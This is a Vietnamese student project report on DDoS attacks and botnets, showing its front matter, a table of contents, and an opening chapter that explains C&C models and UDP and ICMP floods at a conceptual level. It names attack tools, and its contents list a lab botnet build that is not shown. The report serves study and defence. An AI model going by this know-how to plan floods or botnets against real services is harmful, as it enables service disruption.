

BỘ CÔNG THƯƠNG
TRƯỜNG ĐẠI HỌC CÔNG NGHIỆP THỰC PHẨM TP.HCM
KHOA: CÔNG NGHỆ THÔNG TIN



ĐỒ ÁN MÔN HỌC
TÊN ĐỀ TÀI: NGHIÊN CỨU VÀ PHÁT TRIỂN THỦ
NGHIỆM DDOS

Giảng viên hướng dẫn: ThS. Trần Đức Tốt

Nhóm sinh viên thực hiện:

Lê Thành Trung – 2033180129

Thái Hoàng Cường – 2033181005

Tp. Hồ Chí Minh, ngày 15/06/2021

Lời cảm ơn

Sau 8 tuần nỗ lực thực hiện, đồ án môn học “Nghiên cứu và phát triển thử nghiệm DDoS”. Ngoài sự nỗ lực của bản thân, chúng em còn nhận được sự khích lệ rất nhiều từ phía nhà trường, thầy cô, gia đình, bạn bè trong khoa. Chính điều này đã mang lại cho em sự động viên rất lớn để chúng em có thể hoàn thành tốt đồ án.

Trước hết chúng em xin cảm ơn bố mẹ, những người thân yêu đã luôn động viên, ủng hộ, chăm sóc và tạo mọi điều kiện tốt nhất để con hoàn thành nhiệm vụ của mình.

Em xin cảm ơn thầy cô trường Đại Học Công Nghiệp Thực Phẩm TP.HCM nói chung và thầy cô Khoa Công Nghệ Thông Tin nói riêng đã đem lại cho em nguồn kiến thức vô cùng quý giá để chúng em có đủ kiến thức hoàn thành đồ án cũng như làm hành trang bước vào đời. Đặc biệt, chúng em xin bày tỏ lòng biết ơn sâu sắc tới giảng viên hướng dẫn Thạc sĩ Trần Đức Tốt, người đã tận tâm hướng dẫn chúng em trong suốt quá trình học tập và hoàn thiện đồ án.

Cuối cùng chúng em kính chúc quý thầy, cô dồi dào sức khỏe và thành công trong sự nghiệp cao quý.

Tp. Hồ Chí Minh, ngày 15 tháng 6 năm 2021

Sinh viên thực hiện

Sinh viên thực hiện

Lê Thành Trung

Thái Hoàng Cường

Lời cam đoan

Chúng em xin cam đoan những kết quả đạt được trong đồ án này là do chúng em nghiên cứu, tổng hợp và thực hiện. Toàn bộ những điều được trình bày trong đồ án là của chúng em và được tham khảo cũng tổng hợp từ các nguồn tài liệu khác nhau. Tất cả các tài liệu tham khảo, tổng hợp đều được trích dẫn với nguồn gốc rõ ràng.

Tp. Hồ Chí Minh, ngày 15 tháng 6 năm 2021

Sinh viên thực hiện

Sinh viên thực hiện

Lê Thành Trung

Thái Hoàng Cường

Mục lục

Chương I: Distributed Denial of Service – DDoS	1
1. Tổng quan về tấn công từ chối dịch vụ phân tán (Distributed Denial of Service – DDoS)	1
1.1. Khái niệm về tấn công từ chối dịch vụ phân tán (DDoS)	1
1.2. Cơ chế hoạt động của DDoS	1
1.3. Các mô hình tấn công DDoS	1
1.3.1. Mô hình Agent – Handler	2
1.3.2. Mô hình IRC – Based	3
1.3.3. Mô hình Peer – to – peer	4
1.4. Các kỹ thuật tấn công DDoS	5
1.4.1. Tấn công làm cạn kiệt băng thông (Bandwidth Depletion)	6
1.4.1.1. Flood attack	6
1.4.1.2. Amplification attack	8
1.4.2. Tấn công làm cạn kiệt tài nguyên (Resource Depletion)	9
1.4.2.1. TCP SYN Flood attack	9
1.4.2.2. SYN – ACK Flood attack	11
1.4.2.3. ACK và PUSH ACK Flood Attack	11
1.5. Các kỹ thuật tấn công DDoS phổ biến khác	11
1.5.1. Zero-Day DDoS attack	11
1.5.2. Fragmentation attack	12
1.5.3. HTTP GET/POST attack	12
1.5.4. Distributed Reflection Denial of Service (DRDoS) attack	13
1.6. Một số công cụ tấn công DDoS	15
1.6.1. Low Orbit Ion Cannon (LOIC)	15
1.6.2. High Orbit Ion Cannon (HOIC)	15
1.6.3. Tor’s Hammer	16
1.6.4. DDoSIM	17
Chương II: Botnet	18
2. Tổng quan về Botnet	18
2.1. Giới thiệu về Botnet	18
2.2. Topology giao tiếp của mạng Botnet	19
2.2.1. Star	19
2.2.2. Multi – Server	20

2.2.3.	Hierarchical	21
2.2.4.	Random.....	22
2.3.	Lịch sử phát triển của Botnet.....	24
2.4.	Cách lây nhiễm Botnet	29
2.4.1.	Sử dụng mã độc	29
2.4.2.	Tấn công vào các lỗ hổng chưa vá (lỗ hổng Zero – Day)	29
2.4.3.	Các Backdoor bị bỏ lại bởi Trojan Worms hoặc Trojan truy cập từ xa.....	30
2.4.4.	Đoán mật khẩu hoặc Brute-force	30
2.5.	Khả năng của Botnet	30
Chương III: Xây dựng thử nghiệm mô hình mạng Botnet.....		32
3.	Xây dựng mạng Botnet	32
3.1.	Tổng quan về Botnet sử dụng để xây dựng thử nghiệm.....	32
3.2.	Xây dựng máy Bot header để điều khiển Botnet	33
3.3.	Xây dựng Botnet để lây nhiễm cho các Bot client	36
3.4.	Giả lập tấn công DDoS	37
3.5.	Mô tả quá trình giao tiếp của Bot client và Bot header thông qua giao thức HTTP	40
Chương IV: Phòng chống tấn công DDoS		55
4.	Phòng chống tấn công DDoS.....	55
4.1.	Kỹ thuật phát hiện.....	55
4.2.	Chiến lược đối phó DDoS	56
4.3.	Các biện pháp đối phó với cuộc tấn công DDOS	57
4.4.	Phòng vệ DoS/DDoS ở ISP Level	63
4.5.	Công cụ phòng vệ DDoS.....	64
4.6.	Các dịch vụ phòng vệ DDoS	65
Chương V: Phòng chống Botnet		67
5.	Phòng chống Botnet	67
5.1.	Kỹ thuật bảo vệ chống lại Botnet	67
5.2.	Các kỹ thuật pháp chứng để phát hiện Botnet	68
5.3.	Phát hiện botnet dựa trên machine learning (học máy)	68
5.3.1.	Mô hình phát hiện DGA botnet dựa trên học máy	68
5.3.2.	Mô hình máy phân loại cây quyết định	69
Kết luận		74
TÀI LIỆU THAM KHẢO.....		75

Lời mở đầu

Hiện nay, hệ thống mạng lưới Internet đã và đang phát triển hết sức kinh ngạc. Bằng chứng là các quốc gia từ nhỏ đến lớn đều sử dụng mạng Internet để phục vụ cho lợi ích của riêng mình. Điều này góp một phần không nhỏ cho lợi ích kinh tế, chính trị của mỗi quốc gia. Không chỉ có vậy, mạng lưới Internet còn giúp cho cuộc sống của mỗi người trên thế giới được kết nối với nhau, giúp cho các công việc hằng ngày được tối ưu hoá hơn, được nhanh chóng hơn.

Song song với sự phát triển và những lợi ích ấy, thì vẫn tồn tại những mối nguy hại cho mạng lưới Internet. Đó là những mặt tối của mạng Internet, ví dụ như những cuộc tấn công vào hệ thống ngân hàng, trường học, tổ chức, cơ quan truyền thông nhằm đánh cắp những thông tin riêng tư, nhạy cảm nhằm trục lợi cho bản thân của kẻ xấu.

Hơn thế nữa là những cuộc tấn công từ chối dịch vụ phân tán (tên tiếng Anh là Distributed Denial Of Service – DDoS). Đây là những cuộc tấn công được biết đến từ những năm 1998. Và hiện nay, nó đang được phát triển với nhiều loại, hình thức tấn công mới, gây ra thách thức lớn cho các nhà quản trị an ninh, bảo mật mạng.

Hậu quả của cuộc tấn công này có thể gây ra tổn thất lớn về kinh tế, về tính tiện lợi của mạng Internet. Ngoài ra, nó còn ảnh hưởng không chỉ cho các doanh nghiệp nói riêng cũng như cho người dùng nói chung. Nó tạo sự mất kết nối giữa mọi người từ việc gây ra các cuộc tấn công từ chối dịch vụ.

Từ những lí do trên, nhóm chúng em xin được nghiên cứu và phát triển thử nghiệm DDoS, để giúp bản thân và mọi người hiểu được mô hình tổng quan của tấn công từ chối dịch vụ phân tán (DDoS) và hệ thống mạng Botnet. Bên cạnh đó, cũng đưa những giải pháp phòng chống DDoS và Botnet với mục đích cuối cùng là để xây dựng một hệ thống mạng lưới Internet “xanh, sạch, đẹp”.

Chương I: Distributed Denial of Service – DDoS

1. Tổng quan về tấn công từ chối dịch vụ phân tán (Distributed Denial of Service – DDoS)

1.1. Khái niệm về tấn công từ chối dịch vụ phân tán (DDoS)

Tấn công từ chối dịch vụ phân tán (hay gọi tắt là DDoS) là cuộc tấn công trong đó nhiều hệ thống máy tính bị xâm nhập và cùng tấn công lên một mục tiêu, chẳng hạn như server, website... làm tràn ngập các thông báo, các yêu cầu kết nối hoặc các gói tin không đúng định dạng được gửi đến hệ thống của mục tiêu buộc nó chạy chậm lại hay gặp sự cố dẫn đến sập hoàn toàn. Do đó từ chối dịch vụ từ các người dùng hợp pháp.

Mục đích chính của việc tấn công DDoS là lấy được quyền truy cập quản trị viên trên nhiều hệ thống nhất có thể. Các hacker có thể tùy chỉnh các đoạn mã tấn công để xác định các lỗ hổng của hệ thống. Sau đó truy cập và tấn công vào hệ thống, các hacker sẽ tải và chạy các phần mềm DDoS trên những hệ thống vào thời điểm đã chọn để tấn công.

Tấn công DDoS trở nên phổ biến vì dễ dàng khai thác quyền truy cập và không tốn quá nhiều sức để thực thi. Những cuộc tấn công DDoS rất nguy hiểm vì chúng có thể nhanh chóng tiêu thụ số lượng một lớn host trên internet và khiến chúng trở nên vô dụng.

Một số tác hại của DDoS bao gồm: mất đi lòng tin của khách hàng đối với các doanh nghiệp bị tấn công, gây ảnh hưởng đến mạng, tổn thất tài chính, từ chối dịch vụ, ...v...v.

1.2. Cơ chế hoạt động của DDoS

Các cuộc tấn công DDoS mà chúng ta thường nghe nói tới có thể sử dụng nhiều loại công cụ khác. Bên cạnh đó, có một hình thức tấn công sử dụng các hệ thống mạng máy tính “ma” gọi là botnet, mỗi máy tính trong hệ thống này một bot đã được bị dính các trojan từ các hacker và chúng có thể điều khiển các máy này từ xa thông qua các máy chủ C&C.

Các hacker bắt đầu tấn công DDoS bằng cách gửi các câu lệnh cho bot, chúng là các máy tính bị lây nhiễm và được kết nối mạng với nhau bởi hacker thông qua các chương trình độc hại và thực hiện các hành động khác nhau thông qua Command and Control Server (C&C). Các máy bot gửi yêu cầu kết nối với hệ thống khác bằng các địa chỉ IP giả mạo đến nạn nhân. Do đó các hệ thống cho rằng những yêu cầu này từ máy nạn nhân thay vì từ máy bot. Vì thế, hệ thống sẽ phản hồi yêu cầu kết nối đến nạn nhân. Kết quả, máy của nạn nhân đồng thời nhận quá nhiều phản hồi mà mình không yêu cầu. Điều này gây ra tình trạng giảm hiệu suất, từ chối các dịch vụ hoặc hệ thống máy của nạn nhân sập hoàn toàn.

1.3. Các mô hình tấn công DDoS


Tấn công DDoS có 3 mô hình cơ bản như sau:

- Mô hình Agent – Handler

- Mô hình IRC – Based
- Mô hình Peer – to – peer

1.3.1. Mô hình Agent – Handler

Các bots (ví dụ như các hệ thống máy tính bị nhiễm trojan) sẽ được gọi là các Agents. Kẻ tấn công (Attacker) sử dụng một lớp các Handlers để chỉ huy và kiểm soát, quản lý các Agents.




Hình 1.1: Mô hình Agent – Handler

Trong mô hình này, attacker sẽ chủ động giao tiếp với các Handlers để thiết lập các lệnh và kiểm soát hệ thống. Handler có thể là một máy chủ với nhiều tài nguyên (băng thông, bộ nhớ và sức mạnh xử lý). Bên cạnh việc nhận lệnh từ kẻ tấn công, Handler còn có trách nhiệm theo dõi các Agents và gửi các lệnh cấu hình và cập nhật từ attacker đến các Agents. Người quản lý của các máy tính bị xâm nhập thường không biết rằng máy tính của họ đã chứa các phần mềm độc hại hoặc họ đã trở thành một phần của mạng botnet. Những kẻ tấn công sẽ sử dụng các Agents từ mạng botnet của chúng để tiến hành các cuộc tấn công DDoS nhắm vào các hệ thống mục tiêu.

Mô hình Agent – Handler có một hạn chế nhất định là kẻ tấn công phải giao tiếp được với các Handlers và Handlers không được mất liên lạc với các Agents. Nếu không thì kẻ tấn công sẽ không thể kiểm soát các Agents và không thể sử dụng các Agents để tấn công các mục tiêu mới.

1.3.2. Mô hình IRC – Based

Mô hình IRC – Based giúp giải quyết các hạn chế trong mô hình Agent – Handler. Các public IRC server sẽ thay thế cho các Handlers để quản lý các Agents.



Hình 1.2: Mô hình IRC – Based

Khi các Agents được kích hoạt, chúng sẽ kết nối đến một máy chủ IRC và đợi lệnh. Kẻ tấn công sẽ ra lệnh cho các Agents thông qua các kênh IRC sử dụng giao thức IRC.

Điều này cho phép mỗi Agent có thể bắt đầu một hoặc cả hai hình thức tấn công. Nó cũng tạo ra thêm một lớp phức tạp để che giấu các dấu vết của những kẻ tấn công. Mọi


thông tin giao tiếp giữa những kẻ tấn công và các IRC Server có thể được mã hóa. Sự khác nhau giữa 2 mô hình IRC – Based và mô hình Agent – Handler là cấu trúc điều khiển và thông tin giao tiếp. Đối với mô hình IRC – Based, mỗi Agent chỉ kết nối với một IRC Server, trong khi mô hình Agent – Handler, mỗi Agent có thể kết nối với một hoặc nhiều Handler.

Mô hình này còn có thêm một số ưu điểm như:

- Các giao tiếp dưới dạng tin nhắn làm gây ra khó khăn cho việc phát hiện chúng.
- Các message có thể di chuyển trên mạng với số lượng lớn mà không bị nghi ngờ.
- Kẻ tấn công chỉ cần đăng nhập vào IRC server là có thể nhận được các thông tin về trạng thái của các Agents do các channel gửi về.

1.3.3. Mô hình Peer – to – peer

Điểm khác biệt của mô hình Peer – to – peer so 2 mô hình trên là không có các Handler hay IRC Server. Do đó, lệnh thực thi sẽ được gửi đến các Agents thông qua giao thức P2P. Trong trường hợp này mỗi Agent vừa chịu trách nhiệm cho việc chuyển tiếp lệnh và vừa là một phần của cơ cấu chỉ huy và kiểm soát để quản lý các Agent khác. Đây là loại kiến trúc rất khó để tiêu diệt hoàn toàn vì sự phân bố tự nhiên rất cao của nó.




Hình 1.3: Mô hình Peer – to – peer

Bên cạnh việc chuyển tiếp lệnh, các kênh truyền thông P2P còn được sử dụng để phân phối các cập nhật cho phiên bản mới của bot và để chúng tự tải về công cụ, hình thức tấn công mới và danh sách các nạn nhân mới. Để tránh việc các cuộc tấn công có thể bị phát hiện và phân tích, thông tin liên lạc, giao tiếp thường được mã hóa.

1.4. Các kỹ thuật tấn công DDoS

Kỹ thuật tấn công DDoS có rất nhiều hình thức khác nhau từ đơn giản đến phức tạp, nhưng nếu nhìn dưới góc độ chuyên môn thì có thể chia thành hai loại dựa trên mục đích tấn công: Làm cạn kiệt băng thông (bandwidth depletion) và làm cạn kiệt tài nguyên hệ thống (resource depletion).



Hình 1.4: Các kỹ thuật tấn công DDoS được chia làm 2 nhánh chính


1.4.1. Tấn công làm cạn kiệt băng thông (Bandwith Deleption)

1.4.1.1. Flood attack

Trong Flood attack, các Agents sẽ gửi một lượng lớn các gói tin làm hệ thống nạn nhân bị chậm lại, treo và không thể đáp ứng các yêu cầu hợp lệ.

1) UDP Flood attack

Trong một cuộc tấn công UDP Flood, kẻ tấn công sẽ gửi các gói UDP giả mạo với số lượng lớn đến một máy chủ từ xa trên các cổng ngẫu nhiên của máy chủ mục tiêu bằng cách sử dụng dải IP nguồn lớn. Việc tràn ngập các gói UDP này khiến máy chủ phải kiểm tra nhiều lần để tìm các ứng dụng không tồn tại ở các cổng. Do đó, hệ thống không thể truy cập các ứng dụng hợp pháp và bất kỳ nỗ lực nào để truy cập vào chúng đều trả về phản hồi lỗi với gói ICMP "Destination Unreachable". Cuộc tấn công này tiêu tốn tài nguyên mạng và băng thông có sẵn, làm cạn kiệt mạng cho đến khi nó chuyển sang chế độ ngoại tuyến.




Hình 1.5: Mô hình UDP Flood attack

Trong kiểu tấn công DDoS này, kẻ tấn công thường sẽ giả mạo địa chỉ IP nguồn trong các gói tin UDP, để tránh bị lộ vị trí của kẻ tấn công và có khả năng bão hòa với các gói tin phản hồi từ máy chủ mục tiêu.

2) ICMP Flood attack

ICMP là một giao thức hỗ trợ được sử dụng bởi các thiết bị mạng để kiểm tra thông tin hoạt động, lỗi và thông báo. Các yêu cầu và phản hồi ICMP tiêu tốn rất nhiều tài nguyên của thiết bị mạng. Lợi dụng điều này, kẻ tấn công sử dụng các yêu cầu ICMP để tấn công tràn ngập ICMP và không cần chờ phản hồi, do đó làm ngập tài nguyên của thiết bị.



